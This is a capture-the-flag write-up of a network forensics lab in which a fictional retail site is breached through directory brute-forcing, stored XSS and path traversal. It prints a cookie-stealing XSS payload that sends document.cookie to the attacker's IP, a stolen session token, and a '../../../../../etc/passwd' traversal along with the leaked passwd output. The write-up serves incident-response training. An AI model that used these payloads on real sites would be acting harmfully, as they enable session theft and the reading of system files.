Challenge: RetailBreach Lab

Platform: CyberDefenders

Category: Network Forensics

Difficulty: Easy

Tools Used: Wireshark, Zui, CyberChef, VirusTotal

Summary: This lab involved investigating a web server that was vulnerable to cross-site scripting (XSS). The tools used were Wireshark and Zui for PCAP analysis, and CyberChef for decoding tasks. I found this lab to be enjoyable and relatively easy if you have experience doing network forensics. It covers identifying directory brute-forcing, XSS payloads, session token theft, and more.


Scenario: In recent days, ShopSphere, a prominent online retail platform, has experienced unusual administrative login activity during late-night hours. These logins coincide with an influx of customer complaints about unexplained account anomalies, raising concerns about a potential security breach. Initial observations suggest unauthorized access to administrative accounts, potentially indicating deeper system compromise.

Your mission is to investigate the captured network traffic to determine the nature and source of the breach. Identifying how the attackers infiltrated the system and pinpointing their methods will be critical to understanding the attack's scope and mitigating its impact.

Identifying an attacker's IP address is crucial for mapping the attack's extent and planning an effective response. What is the attacker's IP address?


TLDR: Start by baselining the network traffic using Statistics > Protocol Hierarchy and Statistics > Conversations. Focus on conversations that contain a large number of packets to and from a China linked IP address.

When approaching network forensics, I like to begin by baselining the traffic, which involves getting an understanding of the traffic within the PCAP (protocol usage, traffic volume, hosts, etc). Wireshark provides a great feature called Statistics that enables you to do so. Let's start by scoping out the protocols within the PCAP by navigating to Statistics > Protocol Hierarchy:



Protocol	Percent Packets	Packets	Percent Bytes	Bytes
Frame	100.0	14696	100.0	3876058
Ethernet	100.0	14696	5.3	205744
Internet Protocol Version 4	100.0	14696	7.6	293920
Transmission Control Protocol	100.0	14696	87.1	3376394
SSH Protocol	16.4	2404	10.0	389093
Hypertext Transfer Protocol	63.5	9334	64.9	2515581
Line-based text data	31.7	4661	33.6	1303627
HTML Form URL Encoded	0.0	3	0.0	162
Compuserve GIF	0.0	3	0.0	609
Data	0.0	4	0.0	4

This is a small PCAP, only containing SSH and HTTP traffic. Let's now get an understanding of the hosts within the environment by navigating to Statistics > Conversations > IPv4:




There are only 3 distinct IPs seen within this PCAP, which is abnormal, typically in a real environment you will see many:

Ethernet · 1 | IPv4 · 2 | IPv6 | TCP · 233 | UDP

Address A	Address B	Packets	Bytes	Packets A → B	Bytes A → B	Packets B → A
111.224.180.128	73.124.17.52	14,517	4 MB	7,066	1 MB	7,451
135.143.142.5	73.124.17.52	179	32 kB	98	15 kB	81

What immediately stands out is the conversations between 111.224.180.128 and 73.124.17.51 due to the volume of packets. It appears to be primarily HTTP traffic as it looks like REQUEST RESPONSE traffic and given that 73.124.17.51 is seen in both conversations it's likely the target server. 111.224.180.128 stands out as it geolocates to China:



Where both 135.143.142.5 and 73.124.17.51 geolocate to the US. Using the following display filter:

- `ip.addr==111.224.180.128 && ip.addr==73.124.17.52`

We can drill down into the traffic sent from this suspicious China IP. Most of it is HTTP traffic, and there appears to be directory scanning going on (as evident by the large number of 404 responses):

111.224.180.128	73.124.17.52	HTTP	159 GET /.cvs HTTP/1.1
111.224.180.128	73.124.17.52	HTTP	165 GET /.cvsignore HTTP/1.1
111.224.180.128	73.124.17.52	HTTP	162 GET /.config HTTP/1.1
111.224.180.128	73.124.17.52	HTTP	159 GET /.hta HTTP/1.1
111.224.180.128	73.124.17.52	HTTP	160 GET /.perf HTTP/1.1
111.224.180.128	73.124.17.52	HTTP	164 GET /.git/HEAD HTTP/1.1
111.224.180.128	73.124.17.52	HTTP	161 GET /.cache HTTP/1.1
111.224.180.128	73.124.17.52	HTTP	163 GET /.history HTTP/1.1
111.224.180.128	73.124.17.52	HTTP	164 GET /.htaccess HTTP/1.1
111.224.180.128	73.124.17.52	HTTP	163 GET /.listing HTTP/1.1
111.224.180.128	73.124.17.52	HTTP	164 GET /.listings HTTP/1.1
111.224.180.128	73.124.17.52	HTTP	168 GET /.bash_history HTTP/1.1
111.224.180.128	73.124.17.52	HTTP	162 GET /.passwd HTTP/1.1
111.224.180.128	73.124.17.52	HTTP	169 GET /.mysql_history HTTP/1.1
111.224.180.128	73.124.17.52	HTTP	164 GET /.htpasswd HTTP/1.1
111.224.180.128	73.124.17.52	HTTP	162 GET /.bashrc HTTP/1.1

To further confirm my theory, we can load the PCAP into Zui and use the following query:

- `_path=="http" | id.orig_h==111.224.180.128 | count() by status_code | sort -r count`

status_code	count
404	4607
200	30
301	5
403	4
302	1

We can see that bulk of the response codes are 404. 404 is returned whenever the web server cannot find the resources requested by a client. The large volume of 404 responses suggests directory brute forcing. Due to all this evidence, it's clear that 111.224.180.128 is the threat actor's IP.

Answer: 111.224.180.128

The attacker used a directory brute-forcing tool to discover hidden paths. Which tool did the attacker use to perform the brute-forcing?

TLDR: Investigate the user-agent string for requests made by the threat actor.


Directory brute-forcing tools often (by default) include the name of the tool and even the version within the user-agent field. Therefore, we can start by looking at the user-agent field in Zui:

- `_path=="http" | id.orig_h==111.224.180.128 | count() by user_agent | sort -r count`

user_agent	count
gobuster/3.6	4615
Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0	32

Here we can clearly see that Gobuster version 3.6 is being used as the latter user-agent is associated with typical Firefox browsing activity for a Linux host. Gobuster is a popular directory/file brute-forcing tool.

Alternatively, you can view the user-agent field within Wireshark by expanding the HTTP information in the packet details pane:



Answer: Gobuster

Cross-Site Scripting (XSS) allows attackers to inject malicious scripts into web pages viewed by users. Can you specify the XSS payload that the attacker used to compromise the integrity of the web application?

TLDR: Investigate POST requests made by the threat actor to the web server, focusing on the review field within the request.

Given that we know the threat actor's IP, along with the vulnerability being exploited, we can search for post requests being made by 111.224.180.128. We can do so by using the following display filter:


- `ip.src==111.224.180.128 && ip.addr==73.124.17.52 && http.request.method==POST`

Source	Destination	Protocol	Length	Info
111.224.180.128	73.124.17.52	HTTP	628	POST /reviews.php HTTP/1.1 (application/x-www-form-urlencoded)
111.224.180.128	73.124.17.52	HTTP	712	POST /reviews.php HTTP/1.1 (application/x-www-form-urlencoded)

Here we can see two POST requests made to /reviews.php, given that the reviews page likely allows user-input in the form of a review, it's likely the page is vulnerable to XSS. If you follow the second packet, we can see something suspicious in the review field:

This string is URL encoded, so we can use a tool like CyberChef to decode it:

This is a classic XSS payload that attempts to steal user cookies. When executed, the script will send the victim's cookies to the threat actor's IP at 111.224.180.128 over HTTP. You can also find the form item (I.e., the XSS payload) within the packet details pane:



Answer: <script>fetch('http://111.224.180.128/' + document.cookie);</script>


Pinpointing the exact moment an admin user encounters the injected malicious script is crucial for understanding the timeline of a security breach. Can you provide the UTC timestamp when the admin user first visited the page containing the injected malicious script?

TLDR: Look at requests made to the exploited endpoint after the XSS payload was uploaded by the threat actor.


Using the following display filter:

- `http.request.uri contains "/reviews.php"`

We can see that shortly after the XSS payload was uploaded to reviews.php, 135.143.142.5 visited reviews.php:



To see the UTC timestamp, navigate to View > Time Display Format and select UTC Date and Time of Day:




Answer: 2024-03-29 12:09

The theft of a session token through XSS is a serious security breach that allows unauthorized access. Can you provide the session token that the attacker acquired and used for this unauthorized access?


TLDR: Search for the cookie value associated with the admin when it visited /reviews.php and identify if it was seen in subsequent requests by the threat actor.

If you view the packet details pane for when the admin visited /reviews.php, we can see their cookie value:



We can then search for this cookie value to see if it was stolen by the threat actor and used in subsequent requests:

- `http.cookie_pair=="PHPSESSID=lqkctf24s9h9lg67teu8uevn3q"`



As you can see in the above image, the threat actor used the stolen cookie to impersonate the admin account.

Answer: lqkctf24s9h9lg67teu8uevn3q

Identifying which scripts have been exploited is crucial for mitigating vulnerabilities in a web application. What is the name of the script that was exploited by the attacker?

TLDR: Investigate requests made by the threat actor after stealing the admins cookie. Focus on requests with suspicious/weird looking URIs.

Shortly after the threat actor impersonates the admin through stealing their session token, we can see them visit log_viewer.php, which is clearly being used to execute commands:

```
GET /admin/log_viewer.php?file=error.log HTTP/1.1
GET /admin/log_viewer.php?file=error.log HTTP/1.1
```

Using the following display filter helps us confirm this:

- `http.cookie_pair=="PHPSESSID=lqkctf24s9h9lg67teu8uevn3q" && http.request.uri contains "/log_viewer.php"`

Source	Destination	Protocol	Length	Info
135.143.142.5	73.124.17.52	HTTP	574	GET /admin/log_viewer.php HTTP/1.1
135.143.142.5	73.124.17.52	HTTP	590	GET /admin/log_viewer.php?file=error.log HTTP/1.1
135.143.142.5	73.124.17.52	HTTP	563	GET /admin/log_viewer.php?file=error.log HTTP/1.1
111.224.180.128	73.124.17.52	HTTP	522	GET /admin/log_viewer.php HTTP/1.1
111.224.180.128	73.124.17.52	HTTP	538	GET /admin/log_viewer.php?file=error.log HTTP/1.1
111.224.180.128	73.124.17.52	HTTP	501	GET /admin/log_viewer.php?file=../../../../../etc/passwd HTTP/1.1

We can see it being used to view error.log and passwd.

Answer: log_viewer.php

Exploiting vulnerabilities to access sensitive system files is a common tactic used by attackers. Can you identify the specific payload the attacker used to access a sensitive system file?

TLDR: Look at commands issued to the vulnerable script found in the previous question.

Using the display filter in the previous question, we came across a request that appears to read the passwd file. The /etc/passwd file in Unix-like operating systems stores crucial information about registered accounts. Each line represents a user account:

```
GET /admin/log_viewer.php?file=../../../../../etc/passwd HTTP/1.1
```

Therefore, the payload used was ../../../../../etc/passwd. If you follow the HTTP stream of this request, we can see that the web server responds with the entire passwd file:

```
GET /admin/log_viewer.php?file=../../../../../etc/passwd HTTP/1.1
Host: shopsphere.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Cookie: PHPSESSID=lqkctf24s9h9lg67teu8uevn3q
Upgrade-Insecure-Requests: 1

HTTP/1.1 200 OK
Date: Fri, 29 Mar 2024 12:12:13 GMT
Server: Apache/2.4.52 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 1352
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>Log Viewer - ShopSphere</title>
    <link rel="stylesheet" href="../../css/style.css">
</head>
<body>
    <h1>Log Viewer</h1>
    <form action="" method="get">
        <input type="text" name="file" placeholder="Enter log file name">
        <button type="submit">View Log</button>
    </form>
    root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
```

Answer: ../../../../../etc/passwd